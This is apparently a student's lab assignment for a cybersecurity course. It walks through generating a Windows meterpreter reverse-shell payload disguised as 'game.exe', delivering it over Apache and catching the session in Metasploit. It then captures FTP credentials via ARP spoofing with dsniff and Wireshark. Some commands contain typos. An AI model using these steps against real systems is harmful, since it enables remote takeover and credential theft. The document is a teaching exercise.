**Name:Darshan.B**

**Email ID:**v.b.darshan200128@gmail.com

**Day4 Assignment(Cyber Security Essentials)**

**Solution:**

**Question 1:**

* + - * **Creat Playload for Windows.**
      * **Transfer the playload to the Victim’s machine.**
      * **Exploit the Victim’s machine.**


1. **Craet Playload for Windows.**

**Open->Kali VMware workstation**

**Open->Terminal**

***Type***

* msfvenom -p windows/meterpreter/reverse\_tcp –platform windows-a x86 -e x86/skikata\_ga\_nai -b "\x00" LHOST=192.168.43.45 -f exe> /var/www/html/123/game.exe”


****

**2)Transfer Playload to the Victim’s machine.**

***Type***

* Apt install apache2
* mkdir var/www/html/folder name

**Open->Chrome in Victim’s machine**

****

***Type***


* <http://ip> address of apache server/foldername





**3)Exploit Victim’s** machine**.**

***Type***

* Msfconsole
* Use multi/handler
* Set playload windows/meterpreter/reverse\_tcp
* Set LHOST
* Exploit -j -z
* Session -I 1(for session hijacking)



****

****

**Question 2:**

* **Creat an FTP server**
* **Access FTP server from windows command prompt**
* **Do an mitm and user and password of FTP transaction using wireshark and dsniff**

**1)Creat an FTP server**

**Open->Server Manager**


**#Select**

* Internet Services(IIS) Manager
* WIN server +FTP Site

**#Path**


***Type***

* C:\inetpub\ftproot



**#Set**

* Authentication->>Basic
* Authorization->>All users
* Permissions->>read and write




2)Access FTP server from windows command prompt


**Open->Pentest Win-2016**

**Open->Command Prompt**

***Type***

* ftp ip address of victim

****


****

**3)Do an mitm and user and password of FTP transaction using wireshark and dsniff**

**Open->Kali in VMware workstation**


***Type***

* arpspoof -i<interface> -t <victim\_ip>-r<host\_ip>


****

***Type***

* dsniff -i eth0

****

**Open->wireshark**

****

**Open->Command prompt**

***Type***

* ftp victim\_ip


**#get the ftp connetion andcheck results in both Kali and wireshark**


**Open->Wireshark**

***Type***

* tcp.port==21

**#in results you will find the username and password**

****

****